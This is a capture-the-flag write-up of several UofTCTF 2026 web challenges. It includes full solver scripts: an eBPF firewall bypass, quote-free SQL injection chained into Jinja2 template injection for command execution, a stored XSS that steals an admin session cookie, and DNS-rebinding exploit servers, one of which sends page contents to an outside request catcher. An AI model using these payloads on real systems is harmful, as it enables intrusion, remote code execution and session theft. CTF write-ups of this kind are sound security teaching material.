I participated in UofTCTF 2026 as a member of Project Sekai. I solved 6(+1) web challenges.
Firewall [35pt / 500solves]
flag.html is hosted by Nginx and there is an eBPF packet filter.
#!/bin/sh
set -e

ARCH_DIR=$(gcc -print-multiarch 2>/dev/null || echo "x86_64-linux-gnu")
echo "[*] Compiling eBPF program..."
clang -O3 -g -target bpf \
  -I"/usr/include/${ARCH_DIR}" \
  -c /src/firewall.c -o /src/firewall.o

echo "[*] Setting up tc clsact on eth0..."
if ! tc qdisc show dev eth0 | grep -q clsact; then
  tc qdisc add dev eth0 clsact
fi

echo "[*] Attaching eBPF filter"

tc filter add dev eth0 ingress bpf da \
  obj /src/firewall.o sec tc/ingress

tc filter add dev eth0 egress bpf da \
  obj /src/firewall.o sec tc/ingress

echo "[*] eBPF filter loaded"

echo "[*] Starting flag server"
nginx -g "daemon off;"
#include <linux/bpf.h>
#include <bpf/bpf_helpers.h>
#include <bpf/bpf_endian.h>
#include <linux/if_ether.h>
#include <linux/ip.h>
#include <linux/in.h>
#include <linux/tcp.h>
#include <linux/pkt_cls.h>

#define IP_MF  0x2000 /* "More Fragments" */
#define IP_OFFSET 0x1fff /* "Fragment Offset" */
#define MAX_PKT_LEN 0xffff
#define WINDOW_LEN 256
#define KW_LEN 4
static const char blocked_kw[KW_LEN] = "flag";
static const char blocked_char = '%';

struct kw_scan_ctx {
    struct __sk_buff *skb;
    __u32 off;
    __u32 len;
    __u32 found;
};


static long kw_scan_cb(__u32 idx, void *data)
{
    struct kw_scan_ctx *ctx = data;
    unsigned char buf[KW_LEN];

    // We guarantee idx + KW_LEN <= ctx->len from the caller, so no extra
    // bounds check is needed here for the packet.

    if (bpf_skb_load_bytes(ctx->skb, ctx->off + idx, buf, KW_LEN) < 0) {
        // Treat load error as found kw
        ctx->found = 1;
        return 1;
    }

    if (__builtin_memcmp(buf, blocked_kw, KW_LEN) == 0) {
        ctx->found = 1;
        return 1;
    }

    return 0;
}

__u32 __always_inline has_blocked_kw(struct __sk_buff *skb, __u32 off, __u32 len)
{
    if (off > MAX_PKT_LEN || off + len > MAX_PKT_LEN || len >= MAX_PKT_LEN)
        return 1;

    // Cannot match when length is shorter than KW_LEN
    if (len < KW_LEN) {
        return 0;
    }

    struct kw_scan_ctx ctx = {
        .skb   = skb,
        .off   = off,
        .len   = len,
        .found = 0,
    };

    // Use bpf_loop to make verifier happy
    __u32 nr_loops = len - KW_LEN + 1;

    long ret = bpf_loop(nr_loops, kw_scan_cb, &ctx, 0);
    if (ret < 0) {
        return 1;
    }

    return ctx.found ? 1 : 0;
}

static long char_scan_cb(__u32 idx, void *data)
{
    struct kw_scan_ctx *ctx = data;
    unsigned char buf[1];

    if (bpf_skb_load_bytes(ctx->skb, ctx->off + idx, buf, 1) < 0) {
        // Treat load error as found kw
        ctx->found = 1;
        return 1;
    }

    if (buf[0] == blocked_char) {
        ctx->found = 1;
        return 1;
    }

    return 0;
}


__u32 __always_inline has_blocked_char(struct __sk_buff *skb, __u32 off, __u32 len)
{
    if (off > MAX_PKT_LEN || off + len > MAX_PKT_LEN || len >= MAX_PKT_LEN)
        return 1;

    if (len < 1)
        return 0;

    struct kw_scan_ctx ctx = {
        .skb   = skb,
        .off   = off,
        .len   = len,
        .found = 0,
    };

    // Use bpf_loop to make verifier happy
    __u32 nr_loops = len;

    long ret = bpf_loop(nr_loops, char_scan_cb, &ctx, 0);
    if (ret < 0) {
        return 1;
    }

    return ctx.found ? 1 : 0;
}

SEC("tc/ingress")
int firewall_in(struct __sk_buff *skb) {
    void *data = (void *)(__u64)skb->data;
    void *data_end = (void *)(__u64)skb->data_end;

    // L2
    struct ethhdr *eth = data;
    if ((void *)(eth + 1) > data_end) {
        return TC_ACT_UNSPEC;
    }

    // Handle IPv4
    if (skb->protocol == bpf_htons(ETH_P_IP)) {
        struct iphdr * iph = (void *)(eth + 1);
        if ((void *)(iph + 1) > data_end) {
            return TC_ACT_UNSPEC;
        }
        if (iph->version != 4) {
            return TC_ACT_UNSPEC;
        }
        __u32 ip_hdr_size = (iph->ihl & 0x0F) << 2;
        if (ip_hdr_size < sizeof(*iph)) {
            return TC_ACT_UNSPEC;
        }
        if ((void *)iph + ip_hdr_size > data_end) {
            return TC_ACT_UNSPEC;
        }
        // Only allow a single fragment
        if (iph->frag_off & bpf_htons(IP_MF | IP_OFFSET)) {
            return TC_ACT_SHOT;
        }
        // Only care about TCP
        if (iph->protocol != IPPROTO_TCP) {
            return TC_ACT_UNSPEC;
        }
        __u16 ip_tot_len = bpf_ntohs(iph->tot_len);
        if (ip_hdr_size > ip_tot_len) {
            return TC_ACT_UNSPEC;
        }

        // Filter traffic
        if (has_blocked_kw(skb, ETH_HLEN + ip_hdr_size, ip_tot_len - ip_hdr_size)) {
            return TC_ACT_SHOT;
        }
        if (has_blocked_char(skb, ETH_HLEN + ip_hdr_size, ip_tot_len - ip_hdr_size)) {
            return TC_ACT_SHOT;
        }


        return TC_ACT_OK;
    } else if (skb->protocol == bpf_htons(ETH_P_IPV6)) {
        // No IPv6
        return TC_ACT_SHOT;
    }

    return TC_ACT_UNSPEC;
}

char _license[] SEC("license") = "GPL";
The filter blocks flag and % in TCP payload, like GET /flag.html or encoded url.
I sent fragmented request like GET /fl and ag.html.
My solver is here:
import socket
import time

TARGET_IP = "35.227.38.232"
TARGET_PORT = 5000

START_OFFSET = 135  # start of uoftctf{...
CHUNK_SIZE = 6

def get_flag_fast():
    full_content = b""
    current_pos = START_OFFSET

    print(f"[*] Starting extraction from byte {START_OFFSET} with chunk size {CHUNK_SIZE}...")

    while True:
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.setsockopt(socket.IPPROTO_TCP, socket.TCP_NODELAY, 1)
            s.settimeout(2.0)
            s.connect((TARGET_IP, TARGET_PORT))

            # split request
            req_part1 = b"GET /fl"
            req_part2 = b"ag.html HTTP/1.1\r\n"

            # Request Range header for "current position" to "+5 bytes (total 6 bytes)"
            end_pos = current_pos + CHUNK_SIZE - 1
            headers = (
                f"Host: {TARGET_IP}\r\n"
                f"Range: bytes={current_pos}-{end_pos}\r\n"
                "Connection: close\r\n"
                "\r\n"
            ).encode()

            # send
            s.send(req_part1)
            time.sleep(0.1)
            s.send(req_part2 + headers)

            response = b""
            while True:
                try:
                    chunk = s.recv(4096)
                    if not chunk: break
                    response += chunk
                except socket.timeout:
                    break
            s.close()

            if b"\r\n\r\n" in response:
                body = response.split(b"\r\n\r\n", 1)[1]
                if len(body) == 0:
                    break

                full_content += body
                print(f"\rExtracted: {full_content.decode(errors='ignore')}", end="", flush=True)

                current_pos += len(body)
            else:
                break

        except Exception as e:
            print(f"\nError at pos {current_pos}: {e}")
            break

    return full_content.decode(errors='ignore')

if __name__ == "__main__":
    html = get_flag_fast()
    print("\n" + "-" * 30)
    print(html)
uoftctf{f1rew4l1_Is_nOT_par7icu11rLy_R0bust_I_bl4m3_3bpf}
No Quotes [37pt / 407solves]
A simple sql injection challenge. The goal is to exec /readflag.
username and password are injectable.
    if waf(username) or waf(password):
        return render_template(
            "login.html",
            error="No quotes allowed!",
            username=username,
        )
    query = (
        "SELECT id, username FROM users "
        f"WHERE username = ('{username}') AND password = ('{password}')"
    )
WAF blocks single quote and double quote.
def waf(value: str) -> bool:
    blacklist = ["'", '"']
    return any(char in value for char in blacklist)
And using raw templates in /home.
@app.get("/home")
def home():
    if not session.get("user"):
        return redirect(url_for("index"))
    return render_template_string(open("templates/home.html").read() % session["user"])
If session["user"] is like {{ 7*7 }}, SSTI will be awakened.
By the way, This application uses MariaDB. MariaDB parses hex to string automated. So I can embed SSTI payload in hex.
To bypass waf, I used \ like this:
"username": "\\",
"password": f") UNION SELECT 1, 0x{hex_payload} #"
My final solver:
import requests
import binascii
import sys

TARGET_URL = "https://no-quotes-48cbcd2e89d34629.chals.uoftctf.org"

def solve():
    print(f"[*] Target URL: {TARGET_URL}")

    ssti_payload = "{{ lipsum.__globals__.__builtins__.__import__('os').popen('/readflag').read() }}"

    # hex encode
    hex_payload = binascii.hexlify(ssti_payload.encode()).decode()
    print(f"[*] Hex Payload: 0x{hex_payload[:20]}...")

    # waf bypassed sql injection
    data = {
        "username": "\\",
        "password": f") UNION SELECT 1, 0x{hex_payload} #"
    }

    print("[*] Sending malicious login request...")
    session = requests.Session()

    try:
        response = session.post(f"{TARGET_URL}/login", data=data, allow_redirects=False, timeout=10)
    except Exception as e:
        print(f"[!] Request failed: {e}")
        sys.exit(1)

    if response.status_code == 302:
        print("[+] Login successful! Redirecting to /home...")

        # SSTI
        home_response = session.get(f"{TARGET_URL}/home")
        content = home_response.text

        if "uoftctf{" in content:
            start = content.find("uoftctf{")
            end = content.find("}", start) + 1
            flag = content[start:end]
            print("\n" + "="*40)
            print(f"FLAG: {flag}")
            print("="*40 + "\n")
        else:
            print("[-] Login worked, but flag not found in output.")
            print(content[:500])
    else:
        print("[-] Login failed.")

if __name__ == "__main__":
    solve()
uoftctf{w0w_y0u_5UcC355FU1Ly_Esc4p3d_7h3_57R1nG!}
Personal Blog [40pt / 283solves]
A simple note app. The goal is steal admin bot session and access to /flag.
In editor page, draft content is unescaped.
<%- include('partials/page-start') %>
<section class="editor-shell">
  <div class="editor-header">
    <div>
      <p class="eyebrow">Edit</p>
      <h2>Post <%= post.id %></h2>
      <p class="muted">Only you can see this entry.</p>
    </div>
    <a class="button ghost" href="/dashboard">Back to posts</a>
  </div>

  <div class="editor-panel">
    <div id="editor" class="editor" data-post-id="<%= post.id %>" contenteditable="true"><%- draftContent %></div>
  </div>

  <div class="editor-actions">
    <button id="saveButton" class="button primary" type="button">Save</button>
    <a class="button ghost" href="/post/<%= post.id %>">View post</a>
  </div>
</section>

<script src="/static/dompurify/purify.min.js"></script>
<script src="/static/editor.js"></script>
<%- include('partials/page-end') %>
And html sanitized only client side when autosave.
setInterval(async () => {
    const clean = window.DOMPurify.sanitize(editor.innerHTML);
    try {
        await postJson('/api/autosave', { postId, content: clean });
    } catch (err) {
        // ignore
    }
}, 30000);
app.post('/api/autosave', requireLogin, (req, res) => {
  const db = req.db;
  const postId = Number.parseInt(req.body.postId, 10);
  if (!Number.isFinite(postId)) {
    return res.status(400).json({ ok: false });
  }
  const post = getPostById(db, req.user.id, postId);
  if (!post) {
    return res.status(404).json({ ok: false });
  }
  const rawContent = String(req.body.content || '');
  post.draftContent = rawContent;
  post.updatedAt = Date.now();
  saveDb(db);
  return res.json({ ok: true });
});
If sid is already exist, be replaced in magic link.
app.get('/magic/:token', (req, res) => {
  const db = req.db;
  const token = req.params.token;
  const record = db.magicLinks[token];
  if (!record) {
    return res.status(404).send('Invalid token.');
  }

  const existingSid = req.cookies.sid;
  if (existingSid) {
    res.cookie('sid_prev', existingSid, cookieOptions());
  }
  const sid = createSession(db, record.userId);
  saveDb(db);
  res.cookie('sid', sid, cookieOptions());

  const target = safeRedirect(req.query.redirect);
  return res.redirect(target);
});
Solution steps:
- register and login
- fetch autosave api with XSS payload in editor page (without client sanitization!)
- generate magic link
- report magic link and ignite XSS editor page (and solve PoW)
- access to /flag with stolen admin session
My final payload is here:
#!/usr/bin/env python3
import subprocess
import random
import re
import string
import time
from urllib.parse import urlparse
import requests

BASE_URL = "http://34.26.148.28:5000"


# ---- PoW solver ----
def pow_solve(challenge: str) -> str:
    if not challenge or not isinstance(challenge, str):
        raise RuntimeError("PoW challenge missing/invalid")

    # curl -sSfL https://pwn.red/pow | sh -s <challenge>
    cmd = f"curl -sSfL https://pwn.red/pow | sh -s {challenge}"
    p = subprocess.run(
        cmd,
        shell=True,
        check=False,
        stdout=subprocess.PIPE,
        stderr=subprocess.PIPE,
        text=True,
    )
    if p.returncode != 0:
        raise RuntimeError(
            "PoW solver failed\n"
            f"returncode={p.returncode}\n"
            f"stderr={p.stderr.strip()}"
        )

    sol = (p.stdout or "").strip()
    if not sol:
        raise RuntimeError("PoW solver returned empty output")

    return sol


# ---- exploit ----
def rand_str(n=10):
    alphabet = string.ascii_lowercase + string.digits
    return "".join(random.choice(alphabet) for _ in range(n))

def extract_first(pattern: str, text: str):
    m = re.search(pattern, text, re.IGNORECASE)
    return m.group(1) if m else None

def main():
    s = requests.Session()
    s.headers.update({"User-Agent": "ctf-autosolver/1.0"})

    username = "u_" + rand_str(10)
    password = "p_" + rand_str(16)

    # register
    r = s.post(f"{BASE_URL}/register", data={"username": username, "password": password}, allow_redirects=True, timeout=10)
    if r.status_code not in (200, 302):
        raise RuntimeError(f"register failed: {r.status_code}")

    # login
    r = s.post(f"{BASE_URL}/login", data={"username": username, "password": password}, allow_redirects=True, timeout=10)
    if r.status_code != 200:
        raise RuntimeError(f"login failed: {r.status_code}")
    if "/dashboard" not in r.url:
        if "Invalid username or password" in r.text:
            raise RuntimeError("login failed: invalid credentials")
        if not s.cookies.get("sid"):
            raise RuntimeError("login failed: sid cookie missing")

    # create post: GET /edit -> redirects /edit/<id>
    r = s.get(f"{BASE_URL}/edit", allow_redirects=True, timeout=10)
    if r.status_code != 200 or "/edit/" not in r.url:
        raise RuntimeError(f"create post failed: {r.status_code} url={r.url}")
    post_id = int(r.url.rstrip("/").split("/")[-1])

    # inject XSS into draft via /api/autosave (raw)
    xss = (
        "<script>"
        "(()=>{"
        "const m=document.cookie.match(/(?:^|;\\s*)sid_prev=([^;]+)/);"
        "if(!m)return;"
        "const v=m[1];"
        "fetch('/api/autosave',{method:'POST',credentials:'include',headers:{'Content-Type':'application/json'},"
        f"body:JSON.stringify({{postId:{post_id},content:'SID_PREV='+v}})"
        "}).catch(()=>{});"
        "})();"
        "</script>"
    )
    r = s.post(
        f"{BASE_URL}/api/autosave",
        json={"postId": post_id, "content": xss},
        timeout=10,
    )
    if r.status_code != 200 or not r.json().get("ok"):
        raise RuntimeError(f"autosave inject failed: {r.status_code} {r.text}")

    # generate magic link
    r = s.post(f"{BASE_URL}/magic/generate", data={}, allow_redirects=True, timeout=10)
    if r.status_code != 200:
        raise RuntimeError(f"magic generate failed: {r.status_code}")

    # parse token from /account
    r = s.get(f"{BASE_URL}/account", timeout=10)
    token_list = re.findall(r'href="/magic/([0-9a-f]{32})"', r.text, flags=re.IGNORECASE)
    if not token_list:
        raise RuntimeError("failed to parse magic token")
    token = token_list[-1]

    # build report target (relative path accepted)
    report_target = f"/magic/{token}?redirect=/edit/{post_id}"

    # get report page -> extract pow_challenge if present
    r = s.get(f"{BASE_URL}/report", timeout=10)
    pow_challenge = extract_first(r'name="pow_challenge"\s+value="([^"]+)"', r.text)

    report_data = {"url": report_target}
    if pow_challenge:
        pow_solution = pow_solve(pow_challenge)
        report_data["pow_challenge"] = pow_challenge
        report_data["pow_solution"] = pow_solution

    # submit report
    r = s.post(f"{BASE_URL}/report", data=report_data, allow_redirects=True, timeout=15)
    if r.status_code != 200:
        raise RuntimeError(f"report submit failed: {r.status_code}")

    # poll /edit/<id> until SID_PREV appears
    stolen_sid = None
    deadline = time.time() + 40.0
    while time.time() < deadline:
        time.sleep(2.0)
        rr = s.get(f"{BASE_URL}/edit/{post_id}", timeout=10)
        m = re.search(r"SID_PREV=([0-9a-f]{36})", rr.text, flags=re.IGNORECASE)
        if m:
            stolen_sid = m.group(1)
            break

    if not stolen_sid:
        raise RuntimeError("failed to steal sid_prev (timeout). bot may not have visited, or exploit blocked.")

    # use stolen admin sid to get flag
    parsed = urlparse(BASE_URL)
    domain = parsed.hostname
    admin = requests.Session()
    admin.headers.update({"User-Agent": "ctf-autosolver/1.0"})
    admin.cookies.set("sid", stolen_sid, domain=domain, path="/")

    rf = admin.get(f"{BASE_URL}/flag", timeout=10)
    if rf.status_code != 200:
        raise RuntimeError(f"flag fetch failed: {rf.status_code} body={rf.text[:200]}")
    print(rf.text)


if __name__ == "__main__":
    main()
uoftctf{533M5_l1k3_17_W4snt_50_p3r50n41...}
No Quotes 2 [44pt / 206solves]
3rd solve🥉
Double check filter is added to No Quotes challenge.
if not username == row[0] or not password == row[1]:
    return render_template(
        "login.html",
        error="Invalid credentials.",
        username=username,
    )
I used SQL Quine technique like this: REPLACE(<Template>, <Placeholder>, HEX(<Template>))
Also I can’t use quotes in payload, so I made webshell without quotes and sent command with query ?c=/readflag in /home.
My new SSTI payload (non-quotes) is:
{{ url_for.__globals__.os.popen(request.args[request.args|list|first]).read() if request.args else 1 }}
Final solver:
import requests
import re

TARGET_URL = "https://no-quotes-2-21f3529c187da3b2.chals.uoftctf.org"

def solve():
    print(f"[*] Target URL: {TARGET_URL}")

    # SSTI payload
    ssti_payload = "{{ url_for.__globals__.os.popen(request.args[request.args|list|first]).read() if request.args else 1 }}"

    username_input = ssti_payload + "\\"
    u_hex = "0x" + username_input.encode().hex().upper()

    # quine sql payload
    # ) UNION SELECT <username>, <password> #
    template = f") UNION SELECT {u_hex}, REPLACE(0x$, CHAR(36), HEX(0x$))#"
    template_hex = template.encode().hex().upper()

    password_input = template.replace("$", template_hex)

    print(f"[*] Username Payload: {username_input}")

    s = requests.Session()
    data = {
        "username": username_input,
        "password": password_input
    }

    print("[*] Sending Exploit...")
    res = s.post(f"{TARGET_URL}/login", data=data, allow_redirects=True)

    if "Welcome" not in res.text:
        print("[-] Login Failed.")

    print("[+] Login Successful! SSTI planted.")

    # RCE
    cmd = "/readflag"
    print(f"[*] Executing command: {cmd}")

    res = s.get(f"{TARGET_URL}/home", params={"c": cmd})

    flag_match = re.search(r"uoftctf\{.*?\}", res.text)
    if flag_match:
        print("\n" + "="*40)
        print(f"FLAG: {flag_match.group(0)}")
        print("="*40 + "\n")
    else:
        print("[-] Flag not found in output.")
        print("Output preview:", res.text[:200])

if __name__ == "__main__":
    solve()
uoftctf{d1d_y0u_wR173_4_pr0P3r_qU1n3_0r_u53_INFORMATION_SCHEMA???}
No Quotes 3 [55pt / 128solves]
1st blood🩸
The waf blocks also period.
def waf(value: str) -> bool:
    blacklist = ["'", '"', "."]
    return any(char in value for char in blacklist)
And the filter checks if db response matches SHA256(password).
if not username == row[0] or not hashlib.sha256(password.encode()).hexdigest() == row[1]:
    return render_template(
        "login.html",
        error="Invalid credentials.",
        username=username,
    )
I wrapped quine payload with SHA2: SHA2(REPLACE(<Template>, <Placeholder>, HEX(<Template>)), 256).
To waf bypass, I use some techniques:
- In jinja2, strings can made by dict trick without quotes.
dict(os=1)|list|first->os - Attributes access with
|attr.url_for.__globals__->url_for|attr("__globals__")
My final payload that all techniques constructed:
import requests
import re

TARGET_URL = "https://no-quotes-3-7334bfb169c0a8d7.chals.uoftctf.org/"

# helper
def make_jinja_str(text):
    """
    example: 'os' -> "dict(os=1)|list|first"
    """
    return f"dict({text}=1)|list|first"

def solve():
    print(f"[*] Target URL: {TARGET_URL}")

    # SSTI payload
    str_globals = make_jinja_str("__globals__")
    str_os = make_jinja_str("os")
    str_popen = make_jinja_str("popen")
    str_read = make_jinja_str("read")
    str_args = make_jinja_str("args")
    str_get = make_jinja_str("get")
    str_c = make_jinja_str("c")

    payload_core = (
        f"url_for|attr({str_globals})|attr({str_get})({str_os})"
        f"|attr({str_popen})"
        f"(request|attr({str_args})|attr({str_get})({str_c}))"
        f"|attr({str_read})()"
    )

    safe_payload = (
        f"{{{{ {payload_core} if request|attr({str_args}) else 1 }}}}"
    )

    print("[*] Generated SSTI Payload (Snippet):")
    print(safe_payload[:80] + "...")

    # SQLi with quine
    username_input = safe_payload + "\\"
    u_hex = "0x" + username_input.encode().hex().upper()

    template = f") UNION SELECT {u_hex}, SHA2(REPLACE(0x$, 0x24, HEX(0x$)), 256)#"
    template_hex = template.encode().hex().upper()
    password_input = template.replace("$", template_hex)

    s = requests.Session()
    print("[*] Sending Exploit (Login)...")
    data = {
        "username": username_input,
        "password": password_input
    }

    try:
        res = s.post(f"{TARGET_URL}/login", data=data, allow_redirects=True)
    except Exception as e:
        print(f"[-] Connection failed: {e}")

    if "Welcome" not in res.text:
        print("[-] Login Failed.")
        print(res.text[:300])

    print("[+] Login Successful! SSTI planted.")

    # RCE
    cmd = "/readflag"
    print(f"[*] Executing command: {cmd}")

    try:
        res = s.get(f"{TARGET_URL}/home", params={"c": cmd})
    except Exception as e:
        print(f"[-] Request failed: {e}")

    if "uoftctf" in res.text:
        flag_match = re.search(r"uoftctf\{.*?\}", res.text)
        if flag_match:
            print("\n" + "="*40)
            print(f"FLAG: {flag_match.group(0)}")
            print("="*40 + "\n")
        else:
            print("[?] Flag pattern not matched exactly.")
            print(res.text)
    else:
        print("[-] Flag not found. Response preview:")
        print(res.text[:500])

if __name__ == "__main__":
    solve()
uoftctf{r3cuR510n_7h30R3M_m0M3n7}
Unrealistic Client-Side Challenge - Flag 1 [276pt / 12solves]
3rd solve🥉
the flag1 is in jwt token from /flag. To get flag, need session and _is_loopback.
@app.get("/flag")
def flag():
    session = _parse_session()
    if not session:
        abort(403)
    if not _is_loopback(request.remote_addr):
        abort(403)

    flag = _read_flag_file("flag1.txt")
    resp = make_response("OK")
    issue_session_cookie(resp, int(session["sub"]), extra_claims={"flag": flag})
    return resp
def _is_loopback(ip: Optional[str]) -> bool:
    return ip in {"127.0.0.1", "::1"}
Bot url must start with http://127.0.0.1:5000, but can bypass with userinfo like http://127.0.0.1:[email protected]
def _validate_bot_url(url: str) -> str:
    url = url.strip()
    if not url.startswith("http://127.0.0.1:5000"):
        raise ValueError("URL must start with http://127.0.0.1:5000")
    return url
For this challenge, I tried to use DNS rebinding like rbndr. But (maybe) chromium DNS pinning blocks my path. If chromium version is old, this technique can be effective but chromium is latest.
After a while, I thought of using DNS resolving fail over. For example, the URL make-{my-ip}-and-127-0-0-1-rr.1u.ms:5000 is resolved to my ip if my server is working in my ip, but resolved to localhost if my server is stopped.
Solution steps:
- bot accesses to malicious DNS URL
- resolve to attacker’s server and cause CSRF
- fetch /register, /login and /flag with resolving localhost
- steal cookie with resolving attacker’s server
In addition, I needed TCP RST forcibly to re-resolve DNS in 10sec (bot timeout).
My final exploit server is:
import subprocess
import threading
import time
from flask import Flask, Response, request

app = Flask(__name__)

@app.get("/")
def index():
    body = r"""<!doctype html>
<meta charset="utf-8">
<title>light rebind</title>
<script>
(() => {
  const sleep = (ms) => new Promise(r => setTimeout(r, ms));

  function postWindow(url, data, targetName) {
    const form = document.createElement("form");
    form.action = url;
    form.method = "POST";
    form.target = targetName;
    form.style.display = "none";

    for (const key in data) {
      const input = document.createElement("input");
      input.type = "hidden";
      input.name = key;
      input.value = data[key];
      form.appendChild(input);
    }

    document.body.appendChild(form);
    form.submit();
    document.body.removeChild(form);
  }

  const u = "u" + Math.random().toString(36).slice(2);
  const p = "p" + Math.random().toString(36).slice(2);

  async function attempt() {
    window.open("about:blank", "w1");
    await sleep(100);
    window.open("/cut", "w1");

    window.open("about:blank", "w2");
    await sleep(1000);
    postWindow("/register", { username: u, password: p }, "w2");

    window.open("about:blank", "w3");
    await sleep(500);
    postWindow("/login", { username: u, password: p }, "w3");

    window.open("about:blank", "w4");
    await sleep(500);
    window.open("/flag", "w4");

    window.open("about:blank", "w5");
    await sleep(3000);
    window.open("/steal", "w5");

    await sleep(5000);
  }

  attempt();
})();
</script>
"""
    resp = Response(body, mimetype="text/html")
    resp.headers["Connection"] = "close"
    return resp


@app.get("/cut")
def cut():
    def worker():
        try:
            subprocess.run(
                ["bash","-lc", "sudo iptables -I INPUT 1 -p tcp --dport 5000 -j REJECT --reject-with tcp-reset"],
                check=False
            )
            time.sleep(6)
        finally:
            subprocess.run(
                ["bash","-lc", "sudo iptables -D INPUT 1"],
                check=False
            )
    threading.Thread(target=worker, daemon=True).start()
    return ("cut", 200)


@app.get("/steal")
def steal():
    print("Cookie header =", request.headers.get("Cookie"))
    return ("steal", 200)

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=5000, debug=False, use_reloader=False)
I reported the malicious URL: http://127.0.0.1:5000@make-{my-ip}-and-127-0-0-1-rr.1u.ms:5000, and I got session.
the session is jwt token, so I can get the flag by base64 decode.

uoftctf{h4v3_y0ur53lf_4_s4ndw1ch}
Unrealistic Client-Side Challenge - Flag 2 [357pt / 7solves]
This challenge solved by my teammate, I upsolved.
The flag2 is in response from /motd, hosted on port 5001.
@app.get("/motd")
def motd_redirect():
    return redirect(f"{get_motd_origin()}/motd", code=302)


@motd_app.get("/motd")
def motd():
    flag2 = _read_flag_file("flag2.txt") if _is_loopback(request.remote_addr) else None
    raw_motd = request.cookies.get(COOKIE_NAME_MOTD)
    motd_text = (
        unquote_plus(raw_motd)
        if raw_motd is not None
        else '"Go Go Squid! is peak fiction" - Sun Tzu'
    )
    resp = make_response(render_template("motd.html", motd=motd_text, flag=flag2))
    if request.cookies.get(COOKIE_NAME_MOTD) is None:
        resp.set_cookie(
            COOKIE_NAME_MOTD,
            motd_text,
            httponly=True,
            samesite="Lax",
            secure=False,
            path="/motd",
        )
    resp.headers["Content-Type"] = "text/html"
    resp.headers["Content-Security-Policy"] = "default-src 'none'; img-src http: https:; style-src 'self';"
    return resp
I need to steal /motd response instead of access to /flag. window.opener technique is effective for this situation. And the bot need to access localhost:5001 so the exploit server and malicious URL should be port 5001.
My exploit server is:
import subprocess
import threading
import time
from flask import Flask, Response, request

app = Flask(__name__)

@app.get("/")
def index():
    body = r"""<!doctype html>
<meta charset="utf-8">
<title>light rebind</title>
<script>
(() => {
  const sleep = (ms) => new Promise(r => setTimeout(r, ms));

  async function attempt() {
    window.open("about:blank", "w1");
    await sleep(100);
    window.open("/cut", "w1");

    window.open("about:blank", "w2");
    await sleep(1000);
    window.win = window.open("/motd", "w2");

    await sleep(10000);
  }

  attempt();
})();
</script>
"""
    resp = Response(body, mimetype="text/html")
    resp.headers["Connection"] = "close"
    return resp


@app.get("/cut")
def cut():
    def worker():
        try:
            subprocess.run(
                ["bash","-lc", "sudo iptables -I INPUT 1 -p tcp --dport 5001 -j REJECT --reject-with tcp-reset"],
                check=False
            )
            time.sleep(6)
        finally:
            subprocess.run(
                ["bash","-lc", "sudo iptables -D INPUT 1"],
                check=False
            )
    threading.Thread(target=worker, daemon=True).start()

    return r"""<!DOCTYPE html>
<script>
  const sleep = (ms) => new Promise(r => setTimeout(r, ms));
  (async () => {
    while (true) {
      await sleep(500);
      if (window.opener.window.win) {
        await sleep(1000);
        navigator.sendBeacon('https://xxxxxxxx.m.pipedream.net', window.opener.window.win.document.body.innerHTML.toString())
        break;
      }
    }
  })();
</script>
"""

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=5001, debug=False, use_reloader=False)
I reported the malicious URL: http://127.0.0.1:5000@make-{my-ip}-and-127-0-0-1-rr.1u.ms:5001, and my request catcher received flag.
